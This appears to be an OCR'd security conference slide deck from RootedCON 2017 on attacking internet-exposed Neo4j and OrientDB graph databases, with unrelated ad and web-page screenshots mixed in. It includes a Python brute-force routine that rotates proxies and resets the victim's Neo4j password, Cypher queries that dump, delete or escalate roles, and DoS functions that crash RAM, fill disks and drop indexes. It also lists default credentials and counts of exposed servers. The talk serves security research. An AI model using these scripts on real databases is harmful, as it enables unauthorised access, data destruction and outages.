
3.- Authenticated Graph databases – Neo4j




- Internet (Neo4J DB): **975 With Authentication.**
- User Management
 - **User/password by default: neo4j/neo4j**
 - **Restrictions: It is necessary to change the password**
 - Neo4j is not allowed & pass with one or more character (bad password policy). (Point of attack)
 - If the auth is neo4j/neo4j, we know that a database is empty (18 empty DB). (Point of attack)
 - Length of the password without "limit". *** Can we exploit it? ***
 - **Version fingerprinting ($\geq 3.X$ or $< 3.X$) (Point of attack)**
- Configuration Path
 - **Version > 2.0:** <path-neo4j>/conf/neo4j-server.properties
 - **Version > 3.0:** <path-neo4j>/conf/neo4j.conf
- Password access
 - **Path:** <path-neo4j>/data/dbms/auth
If you remove this file, when you start again the instance, the password is the default password (again).
Ej./ neo4j:SHA-256,5833F36944612D76481110FB38CE69B5DCEE61FC2A70264895D20E08EE071DEF,BE5056185D72FE728E5B1C0C653CE7B8:
 - **Cryptography (sha256+salt): Why not PBKDF2? (Point of attack)**
\\community\\security\\src\\main\\java\\org\\neo4j\\server\\security\\auth\\Credential.java



Neo4j - Password-based authentication method



Error code 429: Too many connections from this IP.



Attack!!!!!! Neo4j - Password-based authentication method


- Grafscan tool working...

- To detect an authenticated graph database
- Attack 1: Password brute-force attack from the same IP
 - Problem: Each N tries, delay 5 seconds – password stretching

```
Ej/  
neo4j-3.0\community\security\src\main\java\org\neo4j\server\security\auth\RateLimitedAuthenticationStrategy.java
```

- Attack 2: Password brute-force attack from different IPs (Proxies...)
- Attack 3 (without response): Change of password - `http://ip:7474/user/neo4j/password`
 - Step 1. Query from IP₁ with PASSWORD₁.
If OK -> change password per PASSWORD_NEW
 - Step N. Query from IP_N with PASSWORD_N.
If OK ☐ change password per PASSWORD_NEW
 - From my original IP I try to access with PASSWORD_NEW.
 - Problem: Victim will know that the password has changed

A screenshot of the Neo4j web interface for changing a password. The page title is "server: change-password". The main heading is "Password change" with a subtext: "Enter your current password and the new twice to change your password." There are three input fields: "Current Password", "New Password", and "New Password Again". At the bottom, there is a "Set password" button.



```
44 def bruteforce_Neo4j(ip,dictpassw,dictproxies,headers):
45     d = {}
46     url_changepassword = "http://" + ip + ":7474/user/neo4j/password"
47     data = '{"password":"1"}'
48     for i,passw in enumerate(dictpassw):
49         proxies = {
50             'http': 'http://' + dictproxies[1%(len(dictproxies)-1)],
51         }
52         try:
53             r_pass = requests.post(url_changepassword, data=data, headers=headers, auth=('neo4j', passw), timeout=2, proxies=proxies)
54             if (r_pass.status_code == 200):
55                 print "Password: " + passw
56                 return passw
57     except Exception as e:
58         pass
```

```
mx@myst: ~/GraFScaN
mx@myst:~/GraFScaN$
```

Bad boy



**Authentication enabled and
not exposed to Internet by default.**

**PEOPLE ARE
AWESOME**

298 Neo4j Without Auth.
(+18 Neo4j empty)



4.- Neo4j without authentication

- Internet (Neo4j DB): 298 without auth (+18 empty)
- Simply, people are awesome:
 - Authentication enabled by default ☐ It is necessary to change the configuration to disable the auth Neo4j ☐ `dbms.security.auth_enabled=true` (Point of attack)
 - Not exposed to Internet by default ☐ It is necessary to change the configuration
 - # Default is localhost (only accept local connections). Uncomment to allow any connection. Please see the security section in the neo4j manual before modifying this.neo4j.
`conf/neo4j-server.properties` ☐ `server.webserver.address=0.0.0.0` (Point of attack)
- All Neo4j databases without Auth ☐ Bad Configuration!!!



Disclaimer



**GIVE ~~ME~~
MORE**



Hello world!!! Happy Rootedcon 2017!!!

Movie



Oops! No results found, please check your spelling and try again.



EPISTEMA

THE BIGGER BIG DATA **EPISTEMA**

Collaborative Knowledge Analytics designed for large groups of analysts

LEARN HOW

¡COMIENZA A USARLA AHORA!



GODSTER ES UNA PLATAFORMA
DE STREAMING DE BIBLIA.MÚSICA.
CONFERENCIAS QUE TE PERMITE
CRECER,EXPLORAR Y COMPARTIR
TU PARTE ESPIRITUAL CON UNA
COMUNIDAD EN MOVIMIENTO



Connect With New Friends!

LEARN MORE



Download for
Android



Download for
Apple iOS





50 Shades of Graph: How Graph Databases Are Transforming Online Dating




Dan Woods, CONTRIBUTOR

I find technology that matters for early adopters. FULL BIO


Opinions expressed by Forbes Contributors are their own.




Explore Activities



Notifications



Activity Details Top



Activity Details Bottom

Download Now

Eliminate wasted nights at home.



Download for
Android



Download for
Apple iOS




Para reflexionar: EL CASO DEL CONCESIONARIO!!!





5.- “Injection” attacks – Neo4j

- *BD without auth (298) or “empty” BD (18) or BD with auth “if broken” (957)*
- Software or apps with improper parameter validation connecting with Neo4j db
 - You should not build your Cypher queries directly from user input...
 - Precautions with Connectors...
- Cypher “hacking” queries:
 - Database “DUMP”: `MATCH (N) - [R] - (M) RETURN N,R,M`
 - Delete Database: `MATCH (N) - [R] - (M) DELETE N,R,M (LIMIT 10000)`
 - Edit or Add info: `MATCH (u:USER{role:"analyst"}) set u.role = "admin"`
 - Covert channels (steganography)
 - Anonymity??? (anon connections, C&C, illegal material, ...)
 - DoS (demo ☺)
 - Ransomware (demo ☺)



5.1- Anonymity? - “Injection” attacks Neo4j

The screenshot displays the Neo4j Browser interface in a web browser. The address bar shows `localhost:7474/browser/`. The main content area shows a failed GET request to `http://www.elmundo.es` with the message "Database access not available. Please use `:server connect` to establish connection. There's a graph waiting for you." Below this, the command `:GET http://www.elmundo.es` is entered, resulting in "Error: 0 -" and a "Request error" message.

A yellow callout box highlights the command `:GET, :PUT, :POST` and explains: "Query to the URL server (Why?) OPTIONS / HTTP/1.1".

At the bottom, the `:server connect` dialog is shown, requiring a Username (pre-filled with `neo4j`) and Password. To the right, the `:help commands` dialog is open, listing various client-side commands for information, server connection, user administration, REST, database, editor, command history, params, and query status.

Neo4j

5.2- DoS “Injection” attacks – Neo4j

<https://neo4j.com/docs/operations-manual/current/monitoring/query-management/>

Transaction timeout: The *execution guard* is a feature that terminates transactions whose execution time has exceeded the configured timeout.

Setting *dbms.transaction.timeout* to 0 — which is the default value — disables the execution guard.

Example: DoS

```
FOREACH (x in range(1,100000000000000) | CREATE (:Person {name:"name"+x, age:x%100}));
```



VIEW DEMO



VIEW DEMO

Disk & RAM DoS attack – Injection attack



The screenshot shows a desktop environment with a Neo4j database interface, a terminal window, and a web browser displaying an error.

Neo4j Database Interface:

- Database Information:** Shows the database is named 'neo4j' and is running on 'localhost:7474'.
- Node Labels:** Lists labels like 'Movie', 'ND000', 'ND001', etc.
- Relationship Types:** Lists types like 'ACTED_IN', 'DIRECTED', 'FOLLOWS', 'PRODUCED', 'REVIEWED', 'WROTE'.
- Property Keys:** Lists keys like 'age', 'born', 'died', 'name', 'rating', 'released', 'roles', 'summary', 'tagline', 'title'.
- Store Sizes:** A table showing the size of various database components.
- ID Allocation:** A table showing the allocation of IDs for nodes, properties, relationships, and relationship types.
- Page Cache:** A section indicating that no statistics are available.
- Transactions:** A section indicating that no transactions are available.

Terminal Window:

```
mx@myst: ~/GraFScaN
mx@myst:~/GraFScaNS
```

Web Browser:

Unable to connect

Firefox can't establish a connection to the server at localhost:7474.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make

Code Snippet:

```
def dos_RamCpu(ip,url_query,headers):
    print "Send loop to crash Neo4j..."
    requests.post(url_query,json={'statements': [{'resultDataContents':['row'], 'statement':'FOREACH (x in range(1,1000000000000) | CR

def dos_discos(ip,url_query,headers):
    print "Load huge CSV..."
    requests.post(url_query,json={'statements': [{'resultDataContents':['row'], 'statement':'USING PERIODIC COMMIT 1000 LOAD CSV FROM \

def dos_discoi(ip,url_query,url_labels,url_props,headers):
    print "Create all possible indexes"
    l = []
    g={}
    labels = requests.get(url_labels,auth=('neo4j', ''),timeout=1).json()
    props = requests.get(url_props,auth=('neo4j', ''),timeout=1).json()
    for label in labels:
        for prop in props:
            g1={}
            g1["statement"] = str("DROP INDEX ON:"+label+"("+prop+");")
            l.append(g1)
    g["statements"] = l
    requests.post(url_query,json=g,headers=headers)
```

Bad boy

6.- Ransomware attacks – Present & Future

ANALYSIS

MongoDB ransomware attacks and lessons learned

Computerworld | JAN 13, 2017 9:01 AM PT



[Home](#) / [Security](#)

NEWS

After MongoDB, ransomware groups hit exposed Elasticsearch clusters

Over 600 Elasticsearch instances had their data wiped and replaced with a ransom message

Ransomware: Over 27,000 databases managed by MongoDB held to ransom; 99,000 still vulnerable



{ name: mongo, type: DB }

Schneier on Security



[Blog](#)

[Newsletter](#)

[Books](#)

[Essays](#)

[News](#)

[Talks](#)

[Academic](#)

[About Me](#)

[Blog](#) >

IoT Ransomware against Austrian Hotel

Attackers held an Austrian hotel network [for ransom](#), demanding \$1,800 in bitcoin to unlock the network. Among other things, the locked network wouldn't allow any of the guests to open their hotel room doors.

I expect IoT ransomware to become a major area of crime in the next few years. How long before we see this tactic used against cars? Against home thermostats? Within the year is my guess. And as long as the ransom price isn't too onerous, people will pay.

EDITED TO ADD: There seems to be a lot of confusion about exactly what the ransomware did. Early reports said that hotel guests were locked *inside* their rooms, which is of course ridiculous. Now some reports are saying that no one was locked out of their rooms.

Tags: [bitcoin](#), [hotels](#), [Internet of things](#), [ransomware](#)

Posted on January 31, 2017 at 8:49 AM • 33 Comments

6.- Ransomware attacks – Neo4j

- *How to avoid ransomware?* –


- *Avoid?:* export DB, cypher (attacker - local machine), *import DB*
- *Avoid:* BD without auth (298) or “empty” BD (18) or BD with auth but “broken” (975)

▪ But... Where are there more hazards?

- *Avoid:* Injection attacks (Point of attack)
- Can the attacker cypher a huge database with a few queries?
- Are there new attacks to consider in new graph databases?

▪ Examples

- 1. – Compute “*functions*” on the graphDatabase (replace + homophonic Cipher)
- 2. – Where are the links among nodes?
- 3. – if combine 1+2+...



Ransomware attacks – Neo4j


The screenshot shows the Neo4j Community Edition 3.1.1 web interface in a browser. The address bar shows 'localhost:7474/browser/'. The interface has a dark sidebar on the left with icons for database, home, and other functions. The main content area is titled ':play start' and features three primary sections:

- Learn about Neo4j**: A graph epiphany awaits you. Includes links for 'What is a graph database?', 'How can I query a graph?', and 'What do people do with Neo4j?'. A 'Start Learning' button is at the bottom.
- Jump into code**: Use Cypher, the graph query language. Includes links for 'Code walk-throughs', 'RDBMS to Graph', and 'Query templates'. A 'Write Code' button is at the bottom.
- Monitor the system**: Key system health and status metrics. Includes links for 'Disk utilization', 'Cache activity', and 'Cluster health and status'. A 'Monitor' button is at the bottom.


At the bottom of the main content area, there is a link to 'Join our Neo4j Slack community.' and a footer that reads 'Copyright © Neo Technology 2002–2016'.



McHUMOR.com by T. McCracken




©T. McCracken mchumor.com



[Why OrientDB?](#)[Products](#)[Learn](#)[Services](#)[Company](#)[Download](#)

OrientDB - The World's First Distributed Multi-Model NoSQL Database with a Graph Database Engine




Say Goodbye to Multiple Systems

Imagine the power of a Distributed **Graph Database** engine with the **flexibility** of a **Document Database** all in one product. This is **OrientDB**. The first and best scalable, high-performance, operational **NoSQL** database. But there's much more under the hood. OrientDB incorporates a search engine, **Key-Value** and **Object-Oriented** concepts along with a reactive model (with **Live Queries**) and **geospatial awareness**, making it the first and only true Multi-Model Database. Add that to **Download our Community Edition**, released under the Open Source, commercial friendly **Apache 2 license** and get started with no strings attached.



Security

Your precious data is safe! Security for us is paramount as customers are storing their valuable, critical and confidential data in OrientDB. With improved **auditing** and **authentication**, password SALT and **data-at-rest encryption**, OrientDB is the most secure Open-Source NoSQL database on the market.



Easily create and manage user roles as well as advanced auditing features.





Operations

Looking for Incremental Backups? We've got that covered. What's more, with OrientDB's latest 2.2 version, the **new OrientDB Studio** adds a new peer-to-peer architecture and new modules. We've also officially released **Teleporter**: a new tool to sync with relational databases and simplify migrations to OrientDB. OrientDB 2.2 also introduces the **Neo4j to OrientDB importer**, allowing you to import your Neo4j graph to OrientDB in a few simple steps.



Manage virtually every aspect of your database through OrientDB Studio.





1.- Security by default (I) – OrientDB

- **Variety of versions** - CVE-2015-2918, CVE-2015-2913, CVE-2015-2912...
 - First release at 2012 with 1.3 but we analyze the versions 2.2.x, in 2016.
- **Starting the server (1 OrientDB server -> N databases)**
 - When you run the server the first time you put the root password.
 - OrientDB stores passwords in hash using PBKDF2 algorithm.
 - OrientDB server have always the root user / remote connection. (Point of attack)
 - By default the web interface is in the default port 2480 (HTTP) □ **No HTTPS (Point of attack)**
 - A specific database is “created”, the name is GratefulDeadConcerts (Point of attack)

"Note: The OrientDB distribution comes with the bundled database GratefulDeadConcerts which represents the Graph of the Grateful Dead's concerts. This database can be used by anyone to start exploring the features and characteristics of OrientDB".
 - Bad documentation – User's Manual (Point of attack)
- **ALL databases start with the 3 default credentials (Point of attack)**

admin/admin (all permissions) | writer/writer | reader/reader



1.- Security by default (II) – OrientDB



- Two licenses, community and enterprise. (GOOD APPROACH)

*“OrientDB Community Edition is free for any use (Apache 2 license). The open source software is built upon by a community of developers. Features such as **horizontal scaling, fault tolerance, clustering, sharding, and replication aren’t disabled** in the Community Edition.*

***OrientDB Enterprise Edition is the commercial extension of OrientDB Community Edition created to handle more robust and demanding use cases.** OrientDB Enterprise Edition includes additional features such as a query profiler, distributed clustering configuration, metrics recording, a live monitor, Teleporter (a migration tool), and configurable alerts...” - <http://orientdb.com/docs/2.2.x/>*

- You can see the version in the headers (OrientDB server) (Point of attack)

```
{'Content-Length': '109', 'Server': 'OrientDB Server v.2.2.17
(build 2.2.x@rd9bace82ea8437117fd48114fc255e791056014b; 2017-02-16 17:20:27+0000)', 'Connection':
'Keep-Alive', 'ETag': '0', 'Date': 'lun, 27 feb 2017 12:06:28 UTC', 'Content-Type': 'application/json;
charset=utf-8'}
```

- You can list ALL databases without authentication (OrientDB server) (Point of attack)

- `http://<ip>:2480/listDatabases`

```
{"@type":"d","@version":0,"databases":["Producci\u00f3n","GratefulDeadConcerts"],
"@fieldTypes":"databases=e"}
```

<http://orientdb.com/docs/2.2.x/Console-Command-List-Databases.html> -> *“requires you connect to the OrientDB Server.”?????*


1.- Security by default (III) – OrientDB

By default: OrientDB exposed to Internet, and that is NOT recommended in the documentation.

<http://orientdb.com/docs/2.2/Security.html>



While OrientDB can function as a regular Web Server, it is not recommended that you expose it directly to the internet or to public networks. Instead, always hide the OrientDB server within a private network.



2.- Internet and OrientDB – Shodan, Zmap, Masscan...

The top screenshot shows the Shodan search engine interface with the search term 'orientdb'. The results page displays a world map with red markers indicating the locations of the search results. The top countries listed are United States (190), Germany (42), Ireland (31), Netherlands (30), and France (28). The search results for 'orientdb' show a total of 471 results. The first result is for 'Kaunas University of Technology' in Lithuania, Kaunas, with IP address 193.219.91.103. The search results for 'port:2480' show a total of 69,647 results. The first result is for '103.28.249.197' in Japan, with IP address 103.28.249.197. The search results for 'port:2480' also show a world map with red markers indicating the locations of the search results.



MASSCAN: Mass IP port scanner

This is the fastest Internet port scanner. It can scan the entire Internet in under 6 minutes, transmitting 10 million packets per second.

<https://github.com/robertdavidgraham/masscan>

- 3792 - OrientDB Servers (potential)
- 214 - OrientDB Servers
553 - Databases OrientDB




